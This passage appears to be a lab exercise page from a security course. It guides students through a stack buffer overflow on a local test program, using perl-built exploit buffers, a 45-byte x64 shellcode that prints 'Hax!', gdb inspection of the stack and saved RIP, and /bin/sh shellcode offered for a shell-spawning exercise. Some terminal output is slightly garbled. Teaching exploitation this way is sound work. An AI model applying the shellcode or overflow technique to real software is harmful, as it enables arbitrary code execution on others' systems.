Since our payload is 45 bytes long, but we need 72 bytes before reaching the saved RIP, we must pad the remaining space.

Padding required:

72 - 45 = 27 bytes

So, the number of padding bytes needed between the payload and the new return address is:

27 bytes

Build our Exploit Buffer

We need to now build our exploit buffer, which will contain the payload code, some padding to get to the Saved RIP location, and then our address of the payload code.

We can use perl to help us create the program input parameter used to overflow the name buffer. The following cmd will print 60 "A"s to std out:

```
perl -e 'print "A"x60'
```

Try running out programe and use perl to create the program input parameter "Rich":

```
./a.out `perl -e 'print "Rich"``
```

Now, lets run the program with the same size buffer we will need to overwrite the Saved RIP, and identify the address of the name buffer in those conditions. Remember, the code prints this out when it runs, to make our exploit writing easier... We can just use "A"s for the buffer just now. Run the program and send in the 78 byte buffer, using the following:

```
env - ./a.out `perl -e 'print "A"x78``
```

```
(kali@host-3-89)-[~]
$ perl -e 'print "A"x60'
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

(kali@host-3-89)-[~]
$ ./a.out `perl -e 'print "Rich"``
target: 0x7fffffffcd0

(kali@host-3-89)-[~]
$ env - ./a.out `perl -e 'print "Rich"``
target: 0x7fffffffec0

(kali@host-3-89)-[~]
$ env - ./a.out `perl -e 'print "A"x78``
target: 0x7fffffffec70
zsh: segmentation fault  env - ./a.out `perl -e 'print "A"x78``

env
```

This runs the executable without any environmental variables. These are variables which describe the execution environment, such as the PATH, but can change dynamically over time and as they are stored in the stack you might find the stack address change... Without this, small changes in the way you execute the program can change the address, and cause the exploit to fail.

Name buffer address:

Check	Tests: Ready
Address identified UNTESTED	
Total buff bytes UNTESTED	
Buff padding bytes UNTESTED	

Rewrite that address into little endian, and put "\x" in front of each byte. So if you had 0x7fffffff1130, it would become \x30\x11\xff\xff\xff\x7f.

little endian target address:

Check	Tests: Ready
Address identified UNTESTED	

Now lets build our exploit buffer, adding the payload code, the padding, and our new return address. The return address should point at the name buffer and our exploit payload. Change the return address \xff\xff\xff\xff\xff\xff at the end of the string to your little endian name buffer address calculated in the previous question.

```
env - ./a.out `perl -e 'print "\xeb\x22\x48\x31\xc0\x48\x31\xff\x48\x31\xd2\x48\xff\xc0\x48\xff\xc7\x5e\x48\x83\xc2\x04\x0f\x05\x48\x31\xc0\x48\x83\x00\x3c\x48\x31\xff\x0f\x05\xe8\xd9\xff\xff\xff\x48\x61\x78\x21"\x27 . "\xff\xff\xff\xff\xff\xff"'`

(kali@host-3-89)-[~]
$ env - ./a.out `perl -e 'print "\xeb\x22\x48\x31\xc0\x48\x31\xff\x48\x31\xd2\x48\xff\xc0\x48\xff\xc7\x5e\x48\x83\xc2\x04\x0f\x05\x48\x31\xc0\x48\x83\x00\x3c\x48\x31\xff\x0f\x05\xe8\xd9\xff\xff\xff\x48\x61\x78\x21"\x27 . "\xff\xff\xff\xff\xff\xff"'`
String found where operator expected (Missing operator before ""A""?) at -e line 1, near ""\xeb\x22\x48\x31\xc0\x48\x31\xff\x48\x31\xd2\x48\xff\xc0\x48\xff\xc7\x5e\x48\x83\xc2\x04\x0f\x05\x48\x83\x00\x3c\x48\x31\xff\x0f\x05\xe8\xd9\xff\xff\xff\x48\x61\x78\x21""A""
syntax error at -e line 1, near ""\xeb\x22\x48\x31\xc0\x48\x31\xff\x48\x31\xd2\x48\xff\xc0\x48\xff\xc7\x5e\x48\x83\xc2\x04\x0f\x05\x48\x83\x00\x3c\x48\x31\xff\x0f\x05\xe8\xd9\xff\xff\xff\x48\x61\x78\x21""A""
Execution of -e aborted due to compilation errors.
target: 0x7fffffffec0
zsh: segmentation fault  env - ./a.out

(kali@host-3-89)-[~]
$ env - ./a.out `perl -e 'print "\xeb\x22\x48\x31\xc0\x48\x31\xff\x48\x31\xd2\x48\xff\xc0\x48\xff\xc7\x5e\x48\x83\xc2\x04\x0f\x05\x48\x31\xc0\x48\x83\x00\x3c\x48\x31\xff\x0f\x05\xe8\xd9\xff\xff\xff\x48\x61\x78\x21"\x27 . "\xff\xff\xff\xff\xff\xff"'`
target: 0x7fffffffec70
Hex1
```

```
(gdb) print data
$1 = 0x7fffffff164 "\353\H1\300H1\377H1\322H\377\300H\377\307'H\203\302\004\017\005H1\300H\203\300cH1\377\017\005\350\331\377\377\377Hax!", 'A' <repeats 27 times>,
"p\354\377\377\377\177"
(gdb) print %data
$2 = (char **) 0x7ffffffdc48
(gdb) x/16i data
Invalid character '\' in expression.
(gdb) x/16i data
0x7fffffff164:    jmp     0x7fffffff188
0x7fffffff166:    xor     %rax,%rax
0x7fffffff169:    xor     %rdi,%rdi
0x7fffffff16c:    xor     %rdx,%rdx
0x7fffffff16f:    inc     %rax
0x7fffffff172:    inc     %rdi
0x7fffffff175:    pop     %rsi
0x7fffffff176:    add     $0x4,%rdx
0x7fffffff17a:    syscall
0x7fffffff17c:    xor     %rax,%rax
0x7fffffff17f:    add     $0x3c,%rax
0x7fffffff183:    xor     %rdi,%rdi
0x7fffffff186:    syscall
0x7fffffff188:    call    0x7fffffff166
0x7fffffff18d:    rex.w   (bad)
0x7fffffff18f:    js      0x7fffffff1b2
```

Disassemble the first 16 instructions of the shellcode. Use "x/16i data". What is the first instruction opcode?

Opcode 1:

Now use "x /45bx data" "x /45bc data" and view the shellcode as Hex and then ASCII characters. How many bytes into the payload does the string, which gets printed when this shellcode runs? Format it as a decimal number. You can confirm your own number by trying "x /5c data+10", where 10 is replaced with what you think the right answer is. If you can see the string starting there then you are right! You can reconfirm this using "x /1s data+10", which prints the first null terminated string it finds. Again replace 10 with the right answer.

```
(gdb) x /45bx data
0x7fffffff164: 0xeb 0x22 0x48 0x31 0xc0 0x48 0x31 0xff
0x7fffffff16c: 0x48 0x31 0xd2 0x48 0xff 0xc0 0x48 0xff
0x7fffffff174: 0xc7 0x5e 0x48 0x83 0xc2 0x04 0x0f 0x05
0x7fffffff17c: 0x48 0x31 0xc0 0x48 0x83 0xc0 0x3c 0x48
0x7fffffff184: 0x31 0xff 0x0f 0x05 0xe8 0xd9 0xff 0xff
0x7fffffff18c: 0xff 0x48 0x61 0x78 0x21

(gdb) x/45bx data
0x7fffffff164: 0xeb 0x22 0x48 0x31 0xc0 0x48 0x31 0xff
0x7fffffff16c: 0x48 0x31 0xd2 0x48 0xff 0xc0 0x48 0xff
0x7fffffff174: 0xc7 0x5e 0x48 0x83 0xc2 0x04 0x0f 0x05
0x7fffffff17c: 0x48 0x31 0xc0 0x48 0x83 0xc0 0x3c 0x48
0x7fffffff184: 0x31 0xff 0x0f 0x05 0xe8 0xd9 0xff 0xff
0x7fffffff18c: 0xff 0x48 0x61 0x78 0x21

(gdb) x/45bc data
0x7fffffff164: -21 '\353' 34 '' 72 'H' 49 '1' -64 '\300' 72 'H' 49 '1' -1 '\377'
0x7fffffff16c: 72 'H' 49 '1' -46 '\322' 72 'H' -1 '\377' -64 '\300' 72 'H' -1 '\377'
0x7fffffff174: -57 '\307' 94 '^' 72 'H' -125 '\203' -62 '\302' 4 '\004' 15 '\017' 5 '\005'
0x7fffffff17c: 72 'H' 49 '1' -64 '\300' 72 'H' -125 '\203' -64 '\300' 60 '<' 72 'H'
0x7fffffff184: 49 '1' -1 '\377' 15 '\017' 5 '\005' -24 '\350' -39 '\331' -1 '\377' -1 '\377'
0x7fffffff18c: -1 '\377' 72 'H' 97 'a' 120 'x' 33 '!'

(gdb) x/5c data+45
0x7fffffff191: 65 'A' 65 'A' 65 'A' 65 'A' 65 'A'
(gdb) x/5c data+44
0x7fffffff190: 33 '!' 65 'A' 65 'A' 65 'A' 65 'A'
(gdb) x/5c data+43
0x7fffffff18f: 120 'x' 33 '!' 65 'A' 65 'A' 65 'A'
(gdb) x/5c data+42
0x7fffffff18e: 97 'a' 120 'x' 33 '!' 65 'A' 65 'A'
(gdb) x/5c data+41
0x7fffffff18d: 72 'H' 97 'a' 120 'x' 33 '!' 65 'A'
(gdb) x/1s data+41
0x7fffffff18d: "Hax!", 'A' <repeats 27 times>, "p\354\377\377\377\177"
```

String offset:

Check

Tests: Ready

Opcode 1 UNTESTED

String offset UNTESTED

Review the stack frame information with "info frame". Print out the stack frame memory from the name buffer up to and including the Saved RIP (the size of your exploit buffer) using the x command to show the memory in Hex and then ASCII.

Then run our program's next instruction, and review the stack frame again, and again review the stack memory 78 bytes starting at the name buffer. You should be able to identify our payload, the padding with "A"s, and the Saved RIP overwritten with our payload address.

```
(gdb) info frame
Stack level 0, frame at 0x7fffffffda0:
rip = 0x5555555170 in go (vulnerable.c:7); saved rip = 0x55555551a8
called by frame at 0x7fffffffddcc0
source language c.
Arglist at 0x7fffffffdd90, args:
data=0x7fffffff164 "\353\H1\300H1\377H1\322H\377\300H\377\307\H\203\302\004\017\005H1\300H\203\300\H1\377\017\005\350\331\377\377\377Hax!", 'A' <repeats 27 times>, "p\354\377\377\377\177"
Locals at 0x7fffffffddc90, Previous frame's sp is 0x7fffffffddca0
Saved registers:
rbp at 0x7fffffffddc90, rip at 0x7fffffffddc98
(gdb) x/78cb data
0x7fffffff164: -21 '\353' 34 '' 72 'H' 49 '1' -64 '\300' 72 'H' 49 '1' -1 '\377'
0x7fffffff16c: 72 'H' 49 '1' -46 '\322' 72 'H' -1 '\377' -64 '\300' 72 'H' -1 '\377'
0x7fffffff174: -57 '\307' 94 '^' 72 'H' -125 '\203' -62 '\302' 4 '\004' 15 '\017' 5 '\005'
0x7fffffff17c: 72 'H' 49 '1' -64 '\300' 72 'H' -125 '\203' -64 '\300' 60 '<' 72 'H'
0x7fffffff184: 49 '1' -1 '\377' 15 '\017' 5 '\005' -24 '\350' -39 '\331' -1 '\377' -1 '\377'
0x7fffffff18c: -1 '\377' 72 'H' 97 'a' 120 'x' 33 '!' 65 'A' 65 'A'
0x7fffffff194: 65 'A' 65 'A' 65 'A' 65 'A' 65 'A' 65 'A' 65 'A' 65 'A'
0x7fffffff19c: 65 'A' 65 'A' 65 'A' 65 'A' 65 'A' 65 'A' 65 'A' 65 'A'
0x7fffffff1a4: 65 'A' 65 'A' 65 'A' 65 'A' 65 'A' 65 'A' 65 'A' 65 'A'
0x7fffffff1ac: 112 'p' -20 '\354' -1 '\377' -1 '\377' -1 '\377' 127 '\177'
(gdb) x/78xb data
0x7fffffff164: 0xeb 0x22 0x48 0x31 0xc0 0x48 0x31 0xff
0x7fffffff16c: 0x48 0x31 0xd2 0x48 0xff 0xc0 0x48 0xff
0x7fffffff174: 0xc7 0x5e 0x48 0x83 0xc2 0x04 0x0f 0x05
0x7fffffff17c: 0x48 0x31 0xc0 0x48 0x83 0xc0 0x3c 0x48
0x7fffffff184: 0x31 0xff 0x0f 0x05 0xe8 0xd9 0xff 0xff
0x7fffffff18c: 0xff 0x48 0x61 0x78 0x21 0x41 0x41 0x41
0x7fffffff194: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0x7fffffff19c: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0x7fffffff1a4: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0x7fffffff1ac: 0x70 0xec 0xff 0xff 0xff 0x7f
```

Can you identify the Hex bytes which make up the message printed by our payload? Enter just the hex pairs, without the "0x" before. If the message was 'rich' the Hex would be "72696368".

Hex bytes of message:

Check

Tests: Ready

Hex of payload msg UNTESTED

Explore payloads further, building on the previous section.

Try to create a payload to display a different message (use the same length of message).

Try to create a payload to redirect the program code to run a shell on Kali. The small x64 dash shellcode from the last section of the lecture materials should work with the buffer we have:

```
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"
```

Check

Tests: Ready

Centos 7	Paths BasicShell Search
intro	
Linux	intro1 intro2 wildcard permission pipe vi essential admin net SELinux1 SELinux2 fwall DNS
tutorials	diag Apache1 Apache2 log Mail
Caine 10.0	Essentials Basic Search Acquisition SysIntro grep MBR GPT FAT NTFS FRMeta FRTools Browser Mock Exam
Caine 13.0	Essentials Basic Search Acquisition SysIntro grep MBR GPT FAT NTFS FRMeta FRTools Browser Registry Mock Exam
Kali 2020-4	1a 1b 1c 2 3 4a 4b 5 6 7 8a 8b 9 10
Kali 2024-4	1a 1b 1c 2 3 4a 4b 5 6 7 8a 8b 9 10
Useful	Privacy Policy Terms and Conditions
